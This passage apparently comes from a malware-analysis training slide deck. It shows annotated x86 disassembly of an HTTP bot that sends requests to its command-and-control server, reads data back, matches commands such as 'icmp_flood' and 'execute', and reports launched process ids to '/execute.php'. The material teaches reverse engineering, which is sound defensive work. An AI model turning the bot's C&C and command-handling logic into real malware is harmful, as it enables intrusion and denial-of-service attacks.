.text:0040147C                 cmp     eax, ebx
.text:0040147E                 mov     dword_408AF0, eax
.text:00401483                 jz      short loc_4014CB
.text:00401485                 push    [ebp+arg_4]
.text:00401488                 lea     eax, [ebp+szHeaders]
.text:0040148E                 push    offset aResponseIdI ; "Response-id: %i\r\n"
.text:00401493                 push    eax             ; char *
.text:00401494                 call    _sprintf
.text:00401499                 add     esp, 0Ch
.text:0040149C                 lea     eax, [ebp+szHeaders]
.text:004014A2                 push    ebx             ; dwModifiers
.text:004014A3                 push    0FFFFFFFFh      ; dwHeadersLength
.text:004014A5                 push    eax             ; lpszHeaders
.text:004014A6                 push    dword_408AF0    ; hRequest
.text:004014AC                 call    ds:HttpAddRequestHeadersA
.text:004014B2                 push    [ebp+dwOptionalLength] ; dwOptionalLength
.text:004014B5                 push    [ebp+lpOptional] ; lpOptional
```

Disassembly Example (contd)


The bot send the http request to the C&C



```
.text:004014A6                 push    dword_408AF0    ; hRequest
.text:004014AC                 call    ds:HttpAddRequestHeadersA
.text:004014B2                 push    [ebp+dwOptionalLength] ; dwOptionalLength
.text:004014B5                 push    [ebp+lpOptional] ; lpOptional
.text:004014B8                 push    0FFFFFFFFh      ; dwHeadersLength
.text:004014BA                 push    ebx             ; lpszHeaders
.text:004014BB                 push    dword_408AF0    ; hRequest
.text:004014C1                 call    ds:HttpSendRequestA
.text:004014C7                 test    eax, eax
.text:004014C9                 jnz     short loc_4014D7
.text:004014CB
.text:004014CB loc_4014CB:                             ; CODE XREF: sub_401400+5E↑j
.text:004014CB                                         ; sub_401400+83↑j
.text:004014CB                 call    sub_4013BE
.text:004014D0
.text:004014D0 loc_4014D0:                             ; CODE XREF: sub_401400+37↑j
.text:004014D0                                         ; sub_401400+F8↓j
.text:004014D0                 xor     eax, eax
.text:004014D2
.text:004014D2 loc_4014D2:                             ; CODE XREF: sub_401400+151↓j
.text:004014D2                                         ; sub_401400+160↓j
.text:004014D2                 pop     edi
.text:004014D3                 pop     esi
.text:004014D4                 pop     ebx
.text:004014D5                 leave
.text:004014D6                 retn
.text:004014D7 ; ---------------------------------------------------------------------------
.text:004014D7
.text:004014D7 loc_4014D7:                             ; CODE XREF: sub_401400+C9↑j
.text:004014D7                 cmp     [ebp+dwNumberOfBytesToRead], ebx
.text:004014DA                 jle     short loc_4014F0
```

Disassembly Example (contd)


The bot retireves data from C&C



```
.text:004014C9                 jnz     short loc_4014D7
.text:004014CB
.text:004014CB loc_4014CB:                             ; CODE XREF: sub_401400+5E↑j
.text:004014CB                                         ; sub_401400+83↑j
.text:004014CB                 call    sub_4013BE
.text:004014D0
.text:004014D0 loc_4014D0:                             ; CODE XREF: sub_401400+37↑j
.text:004014D0                                         ; sub_401400+F8↓j
.text:004014D0                 xor     eax, eax
.text:004014D2
.text:004014D2 loc_4014D2:                             ; CODE XREF: sub_401400+151↓j
.text:004014D2                                         ; sub_401400+160↓j
.text:004014D2                 pop     edi
.text:004014D3                 pop     esi
.text:004014D4                 pop     ebx
.text:004014D5                 leave
.text:004014D6                 retn
.text:004014D7 ; ---------------------------------------------------------------------------
.text:004014D7
.text:004014D7 loc_4014D7:                             ; CODE XREF: sub_401400+C9↑j
.text:004014D7                 cmp     [ebp+dwNumberOfBytesToRead], ebx
.text:004014DA                 jle     short loc_4014F0
.text:004014DC                 lea     eax, [ebp+dwNumberOfBytesRead]
.text:004014DF                 push    eax             ; lpdwNumberOfBytesRead
.text:004014E0                 push    [ebp+dwNumberOfBytesToRead] ; dwNumberOfBytesToRead
.text:004014E3                 push    esi             ; lpBuffer
.text:004014E4                 push    dword_408AF0    ; hFile
.text:004014EA                 call    ds:InternetReadFile
.text:004014F0
.text:004014F0 loc_4014F0:                             ; CODE XREF: sub_401400+DA↑j
.text:004014F0                 call    sub_4013BE
```

Disassembly Example (contd)

The below sceenshot shows some of the supported commands of this http bot



```
ecx
short loc_401676
```


```
loc_401676:                  ; "icmp_flood"
push    offset aIcmp_flood
push    ebx                  ; char *
call    _strcmp
pop     ecx
test    eax, eax
pop     ecx
jnz     short loc_4016A9
```

```
loc_4016A9:                  ; "execute"
push    offset aExecute
push    ebx                  ; char *
call    _strcmp
pop     ecx
test    eax, eax
pop     ecx
jnz     short loc_4016D2
```

```
100.00%   (844,1353)   (981,294)   000016AE   004016AE: sub_40157B+133
```

Disassembly Example (contd)

Bot runs the below code if the received command is “Execute”, it creates a process and sends the process id to the C&C server



```
loc_40137E:
push    ebx
lea     eax, [ebp+Optional]
push    offset aProcessIdI ; "Process id: %i"
push    eax             ; char *
call    _sprintf
add     esp, 0Ch
lea     eax, [ebp+Optional]
push    esi             ; dwNumberOfBytesToRead
push    esi             ; void *
push    eax             ; char *
call    _strlen
pop     ecx
push    eax             ; dwOptionalLength
lea     eax, [ebp+Optional]
push    eax             ; lpOptional
push    [ebp+arg_0]     ; int
push    offset aExecute_php ; "/execute.php"
call    post_function
add     esp, 18h
pop     esi
pop     ebx
leave
retn
sub_40132D endp
```

Reference

- Complete Reference Guide for Reversing & Malware Analysis Training

Thank You !

www.SecurityXploded.com